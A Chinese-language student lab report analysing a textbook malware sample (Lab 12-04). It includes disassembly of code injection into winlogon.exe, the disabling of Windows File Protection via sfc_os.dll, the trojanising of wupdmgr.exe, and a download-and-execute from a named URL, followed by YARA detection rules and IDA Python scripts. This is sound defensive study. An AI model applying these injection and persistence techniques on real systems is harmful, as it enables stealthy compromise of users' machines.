.text:00401423 loc_401423:                                ; CODE XREF: _main+C7↑j
.text:00401423      lea     eax, [ebp+var_1228]
.text:00401429      push    eax
.text:0040142A      push    1000h
.text:0040142F      lea     ecx, [ebp+dwProcessId]
.text:00401435      push    ecx
.text:00401436      call    dword_403124
.text:0040143C      test    eax, eax
.text:0040143E      jnz     short loc_40144A
.text:00401440      mov     eax, 1
.text:00401445      jmp     loc_401598

```


之后可以看到是一个循环结构，其作用就是循环遍历 PID，该循环会将每个进程的PID作为参数传给 sub_401000，并调用它，我们跟入 sub_401000，可以看到有两个字符串 Str2 和 Str1。

```

.text:0040100A      mov     eax, dword_403010
.text:0040100F      mov     dword ptr [ebp+Str2], eax
.text:00401012      mov     ecx, dword_403014
.text:00401018      mov     [ebp+var_10], ecx
.text:0040101B      mov     edx, dword_403018
.text:00401021      mov     [ebp+var_C], edx
.text:00401024      mov     al, byte_40301C
.text:00401029      mov     [ebp+var_8], al
.text:0040102C      mov     ecx, dword_403020
.text:00401032      mov     dword ptr [ebp+Str1], ecx
.text:00401038      mov     edx, dword_403024
.text:0040103E      mov     [ebp+var_114], edx
.text:00401044      mov     ax, word_403028
.text:0040104A      mov     [ebp+var_110], ax
.text:00401051      mov     cl, byte_40302A
.text:00401057      mov     [ebp+var_10E], cl
.text:0040105D      mov     ecx, 3Eh
.text:00401062      xor     eax, eax
.text:00401064      lea     edi, [ebp+var_10D]

```

在 004014b1 看到会将 PIDLookup 的返回值与0比较。如果返回值为0，则往左边走。其实就是再次开始循环，不过是使用新的PID来传入 PIDLookup。如果返回值为1，也就是说 PID 与 winlogon.exe 相匹配，则走右边路径。



右边路经会将 dwProcessId 的值作为参数传给 sub_401174,我们跟入 sub_401174。

```

.text:00401174
.text:00401174      push    ebp
.text:00401175      mov     ebp, esp
.text:00401177      sub     esp, 0Ch
.text:0040117A      mov     [ebp+var_4], 0
.text:00401181      mov     [ebp+hProcess], 0
.text:00401188      mov     [ebp+var_C], 0
.text:0040118F      push    offset aSeDebugprivile ; "SeDebugPrivilege"
.text:00401194      call    sub_4010FC
.text:00401199      test    eax, eax
.text:0040119B      jz      short loc_4011A1
.text:0040119D      xor     eax, eax
.text:0040119F      jmp     short loc_4011F8

```

看到该子函数调用了 sub_4010fc，继续跟入，我们发现 sub_4010fc 调用了 API 函数 `LookupPrivilegeValueA`，可知它用于提升权限。

回到上一个函数，我们看到它调用 `LoadLibraryA` 来装载 `sfc_os.dll` 这个动态链接库，并通过 `GetProcAddress` 来获取该 dll 中编号为 2 的函数的地址，将该地址保存在 `lpStartAddress` 中，之后调用 `OpenProcess` 打开 `winLogon.exe`，并将其句柄保存在 `hProcess`。

```

.text:004011A1 loc_4011A1:                                ; CODE XREF: sub_401174+27↑j
.text:004011A1      push     2                                ; lpProcName
.text:004011A3      push     offset LibFileName ; "sfc_os.dll"
.text:004011A8      call     ds:LoadLibraryA
.text:004011AE      push     eax                                ; hModule
.text:004011AF      call     ds:GetProcAddress
.text:004011B5      mov      lpStartAddress, eax
.text:004011BA      mov      eax, [ebp+dwProcessId]
.text:004011BD      push     eax                                ; dwProcessId
.text:004011BE      push     0                                ; bInheritHandle
.text:004011C0      push     1F0FFFh                          ; dwDesiredAccess
.text:004011C5      call     ds:OpenProcess
.text:004011CB      mov      [ebp+hProcess], eax
.text:004011CE      cmp      [ebp+hProcess], 0
.text:004011D2      jnz      short loc_4011D8
.text:004011D4      xor      eax, eax
.text:004011D6      jmp      short loc_4011F8

```

接着，该程序调用 `CreateRemoteThread`，其 `hProcess` 参数是 `edx`，往上看可以就是 `winlogon.exe` 的句柄。004011de 处的 `lpStartAddress` 是 `sfc_os.dll` 中序号为2的函数的指针，负责向 `winlogon.exe` 注入一个线程，该线程就是 `sfc_os.dll` 的序号为2的函数。

```

.text:004011D8 loc_4011D8:                                ; CODE XREF: sub_401174+5E↑j
.text:004011D8      push     0                                ; lpThreadId
.text:004011DA      push     0                                ; dwCreationFlags
.text:004011DC      push     0                                ; lpParameter
.text:004011DE      mov      ecx, lpStartAddress
.text:004011E4      push     ecx                                ; lpStartAddress
.text:004011E5      push     0                                ; dwStackSize
.text:004011E7      push     0                                ; lpThreadAttributes
.text:004011E9      mov      edx, [ebp+hProcess]
.text:004011EC      push     edx                                ; hProcess
.text:004011ED      call     ds:CreateRemoteThread
.text:004011F3      mov      eax, 1

```

接着是一系列与资源相关的函数调用。用于从资源段中提取文件，并写入到

`C:\windows\system32\wupdmgr.exe`。我们知道通常windows文件保护机制会探测到文件的改变以及用一个新创建文件覆盖，所以恶意代码尝试创建一个新的更新程序通常会失败。但通过刚才的分析我们得知，恶意代码已经禁用了windows文件保护机制的功能，所以就可以实现覆盖原文件的目的。

```

.text:00401267      push     10Eh          ; uSize
.text:0040126C      lea      eax, [ebp+Buffer]
.text:00401272      push     eax           ; lpBuffer
.text:00401273      call     ds:GetWindowsDirectoryA
.text:00401279      push     offset aSystem32Wupdmgr ; "\\system32\\wupdmgr"
.text:0040127E      lea      ecx, [ebp+Buffer]
.text:00401284      push     ecx
.text:00401285      push     offset Format   ; "%s%s"
.text:0040128A      push     10Eh          ; Count
.text:0040128F      lea      edx, [ebp+Dest]
.text:00401295      push     edx           ; Dest
.text:00401296      call     ds:_snprintf
.text:0040129C      add      esp, 14h
.text:0040129F      push     0             ; lpModuleName
.text:004012A1      call     ds:GetModuleHandleA
.text:004012A7      mov      [ebp+hModule], eax
.text:004012AA      push     offset Type     ; "BIN"
.text:004012AF      push     offset Name     ; "#101"
.text:004012B4      mov      eax, [ebp+hModule]
.text:004012B7      push     eax           ; hModule
.text:004012B8      call     ds:FindResourceA
.text:004012BE      mov      [ebp+hResInfo], eax
.text:004012C4      mov      ecx, [ebp+hResInfo]
.text:004012CA      push     ecx           ; hResInfo
.text:004012CB      mov      edx, [ebp+hModule]
.text:004012CE      push     edx           ; hModule
.text:004012CF      call     ds:LoadResource
.text:004012D5      mov      [ebp+lpBuffer], eax
.text:004012D8      mov      eax, [ebp+hResInfo]
.text:004012DE      push     eax           ; hResInfo
.text:004012DF      mov      ecx, [ebp+hModule]
.text:004012E2      push     ecx           ; hModule
.text:004012E3      call     ds:SizeofResource
.text:004012E9      mov      [ebp+nNumberOfBytesToWrite], eax
.text:004012EF      push     0             ; hTemplateFile
.text:004012F1      push     0             ; dwFlagsAndAttributes
.text:004012F3      push     2             ; dwCreationDisposition
.text:004012F5      push     0             ; lpSecurityAttributes
.text:004012F7      push     1             ; dwShareMode
.text:004012F9      push     40000000h      ; dwDesiredAccess

```

通过WinExec来启用已经被改写过的 wupdmgr.exe。地址 0040133c 处可以看到 push 0，作为 uCmdShow 参数值来启动，这样就可以隐藏程序的窗口。

```

.text:00401313      lea      eax, [ebp+NumberOfBytesWritten]
.text:00401316      push     eax           ; lpNumberOfBytesWritten
.text:00401317      mov      ecx, [ebp+nNumberOfBytesToWrite]
.text:0040131D      push     ecx           ; nNumberOfBytesToWrite
.text:0040131E      mov      edx, [ebp+lpBuffer]
.text:00401321      push     edx           ; lpBuffer
.text:00401322      mov      eax, [ebp+hFile]
.text:00401328      push     eax           ; hFile
.text:00401329      call     ds:WriteFile
.text:0040132F      mov      ecx, [ebp+hFile]
.text:00401335      push     ecx           ; hObject
.text:00401336      call     ds:CloseHandle
.text:0040133C      push     0             ; uCmdShow
.text:0040133E      lea      edx, [ebp+Dest]
.text:00401344      push     edx           ; lpCmdLine
.text:00401345      call     ds:WinExec
.text:00401348      pop      edi
.text:0040134C      mov      esp, ebp
.text:0040134E      pop      ebp
.text:0040134F      retn
.text:0040134F      subh 4011FC      endn

```

通过 GetWindowsDirectory 获取目录，与字符串 \system32\wuodmgrd.exe 组合，再通过 URLDownloadToFile 打开网站，网址就是上面的参数的那个字符串，和在 wireshark 中看到的一样。

下载的内容会保存在 CmdLine，也就是之前组合成的路径里。也就是说，恶意代码会通过该网址进行更新，下载文件 updater.exe，保存到 wupdmgrd.exe 中。最后将返回值与 0 进行比较，以决定是否调用 WinExec 执行。如果返回不为 0，则会运行新创建的文件。

实验问题回答

1. 位置 0x401000 的代码完成了什么功能？

回答：我们给它命名为 `PIDLOOKUP` 是有原因的。它负责查看给定 `PID` 是否为 `winlogon.exe` 进程。并返回判断结果。

2. 代码注入了哪个进程？

回答：注入到进程是 `winlogon.exe`。

3. 使用 LoadLibraryA 装载了哪个 DLL 程序？

回答：装载的 DLL 程序是 Windows 文件保护机制的 `sfc_os.dll`。属于操作系统级别的程序。

4. 传递给 CreateRemoteThread 调用的第 4 个参数是什么？

回答：传给 `CreateRemoteThread` 的第 4 个参数是一个函数指针，指向的是文加载的文件保护机制程序 `sfc_os.dll` 的序号为 2 的函数，根据提示其命名为 `SfcTerminatewatcherThread`。即对文件保护机制禁用。

5. 二进制主程序释放出了哪个恶意代码？

回答：恶意代码从资源段中释放了 BIN 二进制程序。并且将这个二进制文件覆盖旧的 Windows 更新程序即 `wupdmgr.exe`，通过结尾多加一个 `d` 混淆视听。同时覆盖真实的 `wupdmgr.exe` 之前，恶意代码将它复制到 `%TEMP%` 目录，供以后使用。

6. 释放出恶意代码的目的是什么？

回答：总的来说，这个病毒是一个十分典型的通过禁用 Windows 保护机制来修改 Windows 功能的一种通用方法。病毒首先向 `winlogon.exe` 注入一个远程线程（因为这个函数一定要运行在进程 `winlogon.exe` 中所以 `CreateRemoteThread` 调用十分必要）。并且调用 `sfc_os.dll` 的一个导出函数（即序号为 2 的 `SfcTerminatewatcherThread`），在下次启动之前禁用 Windows 的文件保护机制。恶意代码通过用这个二进制文件来更新自己的恶意代码并且调用原始的二进制文件（位于 `%TEMP%` 目录）特洛伊木马化 `wupdmgr.exe` 文件。值得注意的是，恶意代码并没有完全破坏原始的 Windows 更新二进制程序，所有被感染主机用户仍会看到正常的 Windows 更新功能，降低用户的警惕。

Yara规则编写

```
import "pe"
rule IsPE{
    meta:
        description = "检查文件是否为PE文件"
    condition:
        uint16(0) == 0x5A4D and //"MZ"头
        uint32(uint32(0x3C)) == 0x00004550 //"PE"头
}

rule smallFileSize{
    meta:
        description = "检查文件小是否大概率为exe文件"
    condition:
        filesize<500KB
}

rule Lab1201exe{
    strings:
        $a = "EnumProcessModule"
```

```

    $b = "psapi.dll"
    $c = "EnumProcesses"
    $d = "explorer.exe"
    $e = "VirtualAlloc"
    $f = "GETACP"
    $g = "GETOEMCP"
    $h = "Lab12-01.dll"
    $i = "LoadLibraryA"
    $j = "GetProcAddress"
    condition:
        (7 of them) and (IsPE and smallFileSize)
}

rule Lab1201dll{
    strings:
        $a = "Practical Malware Analysis %d"
        $b = "Press OK to reboot"
        $c = "WriteFile"
        $d = "InitiallizeCriticalSection"
        $e = "MessageBoxA"
        $f = "GETACP"
        $g = "GETOEMCP"
        $h = "H:mm:ss"
        $i = "dddd, MMMM dd, yyyy"
        $j = "SunMonTueWedThuFriSat"
        $k = "JanFebMarAprMayJunJulAugSepOctNovDec"
        $l = "Sleep"
        $m = "user32.dll" nocase
    condition:
        (9 of them) and (IsPE and smallFileSize)
}

rule Lab1202exe{
    strings:
        $a = "VirtualAllocEx"
        $b = "LOCALIZATION"
        $c = "UNICODE"
        $d = "NTDLL.DLL" nocase
        $e = "svchost.exe"
        $f = "NtUnmapViewOfSection"
        $g = "LoadLibraryA"
        $h = "GetACP"
        $i = "Sleep"
        $j = "FindResourceA"
        $k = "LoadResource"
        $l = "LockResource"
        $m = "SizeofResource"
        $n = "WriteProcessMemory"
        $o = "SetThreadContext"
        $p = "ResumeThread"
    condition:
        (11 of them) and (IsPE and smallFileSize)
}

rule Lab1203exe{
    strings:

```

```

$a = "[CAPS LOCK]"
$b = "[DEL]"
$c = "[TAB]"
$d = "[CTRL]"
$e = "[BACKSPACE]"
$f = "practicalmalwareanalysis.log"
$g = "ConsoleWindowClass"
$h = "LoadLibraryA"
$i = "GetProcAddress"
$j = "VirtualAlloc"
$k = "GetCurrentProcess"
$l = "USER32.DLL" nocase
$m = "CallNextHookEx"
$n = "UnhookWindowsHookEx"
$o = "SetWindowsHookExA"

condition:
    (10 of them) and (IsPE and smallFileSize)
}

rule Lab1204exe{
    strings:
        $a = "http://www.practicalmalwareanalysis.com/updater.exe"
        $b = "wupdmgrd.exe"
        $c = "winup.exe"
        $d = "exit"
        $e = "urlmon.dll"
        $f = "WinExec"
        $g = "URLDownloadToFileA"
            $h = "GetTempPathA"
        $i = "<not real>"
        $j = "SeDebugPrivilege"
        $k = "sfc_os.dll"
        $l = "BIN"
        $m = "#101"
        $n = "winlogon.exe"
        $o = "EnumProcessModules"
        $p = "GetModuleBaseNameA"
        $q = "EnumProcesses"
    condition:
        (12 of them) and (IsPE and smallFileSize)
}

```

对 Chapter_12L 文件进行测试，可以看到检测出了 yara 规则相对应的恶意文件。

```

D:\BaiduNetdiskDownload\计算机病毒分析工具\yara-4.3.2-2150-win64>yara64.exe -r lab12.yar Chapter_12L
IsPE Chapter_12L\Lab12-01.exe
smallFileSize Chapter_12L\Lab12-01.exe
Lab1201exe Chapter_12L\Lab12-01.exe
IsPE Chapter_12L\Lab12-01.dll
smallFileSize Chapter_12L\Lab12-01.dll
Lab1201dll Chapter_12L\Lab12-01.dll
IsPE Chapter_12L\Lab12-03.exe
smallFileSize Chapter_12L\Lab12-03.exe
Lab1203exe Chapter_12L\Lab12-03.exe
IsPE Chapter_12L\Lab12-02.exe
smallFileSize Chapter_12L\Lab12-02.exe
Lab1202exe Chapter_12L\Lab12-02.exe
IsPE Chapter_12L\Lab12-04.exe
smallFileSize Chapter_12L\Lab12-04.exe
Lab1204exe Chapter_12L\Lab12-04.exe

```

编写 python 代码，对 C 盘进行扫描，扫描时间如图所示，运行效率较高。

```

import json
import os
import time

begin_time = time.time()

# 切换到指定目录
os.chdir(r"D:\\BaiduNetdiskDownload\\计算机病毒分析工具\\yara-4.3.2-2150-win64")

# 运行 yara64 命令
os.system(r"yara64.exe -r lab12.yar C:\\")

end_time = time.time()
print (end_time - begin_time)

239.2046574854

```

IDA Python编写

向上回溯指令，直到找到第一个将值移入esi寄存器的mov指令，用来传递参数给函数并打印出该操作数的值。

```

def find_function_arg(addr):
    while True:
        addr = idc.PrevHead(addr)
        if GetMnem(addr) == "mov" and "esi" in GetOpnd(addr, 0):
            print "We found it at 0x%x" % GetOperandValue(addr, 1)
            break

```

提取并返回从指定内存地址开始的字符串。

```

def get_string(addr):
    out = ""
    while True:
        if Byte(addr) != 0:
            out += chr(Byte(addr))
        else:
            break
        addr += 1
    return out

```

反编译当前在IDA Pro中光标所在的函数，并打印出去除标签后的伪代码。

```

from __future__ import print_function

import ida_hexrays
import ida_lines
import ida_funcs
import ida_kernwin

def main():
    if not ida_hexrays.init_hexrays_plugin():
        return False

    print("Hex-rays version %s has been detected" %
          ida_hexrays.get_hexrays_version())

```



```
f = ida_funcs.get_func(ida_kernwin.get_screen_ea());
if f is None:
    print("Please position the cursor within a function")
    return True

cfunc = ida_hexrays.decompile(f);
if cfunc is None:
    print("Failed to decompile!")
    return True

sv = cfunc.get_pseudocode();
for sline in sv:
    print(ida_lines.tag_remove(sline.line));

return True
```

四、实验结论及心得体会

1. 实验总结

- Lab 12-1 涉及了一个恶意可执行文件及其相关的DLL文件。在分析中，我们观察了可执行文件的行为，包括它如何与DLL交互，并注入到特定进程中。我们还学习了如何通过监控和修改系统调用来阻止恶意代码执行不必要的弹出窗口。
- Lab 12-2 的目的是分析一个恶意程序，了解它如何隐蔽地启动，并执行其负载。我们探究了恶意代码如何存储并保护其负载，以及如何保护其字符串列表免于被分析。
- Lab 12-3 让我们进一步分析了从Lab 12-2中提取出的恶意负载。我们研究了负载的目的，它如何注入自身到其他进程中，以及它是否创建了其他文件来支持其恶意活动。
- Lab 12-4 涉及到了代码注入技术的分析，包括恶意代码注入到哪个进程，使用了哪个DLL，以及CreateRemoteThread调用中使用的参数。我们还研究了二进制主程序是如何释放恶意代码的，以及释放恶意代码的目的。

2. 心得体会

通过本次实验，我的对恶意软件的理解和分析技能得到了显著提升，尤其是在理解和识别隐蔽执行技术方面。实验中涉及到的进程注入和Hook注入技术，特别是对Windows API的调用，让我对恶意代码如何在系统中悄无声息地执行有了更深入的了解。例如，在Lab12-04中，恶意代码通过调用LookupPrivilegeValueA函数来提升权限，揭示了攻击者如何巧妙利用系统API来达到其目的。这种技术的学习不仅仅是为了逆向分析当前的恶意软件，更重要的是让我们能够预测和防御未来可能出现的攻击手段。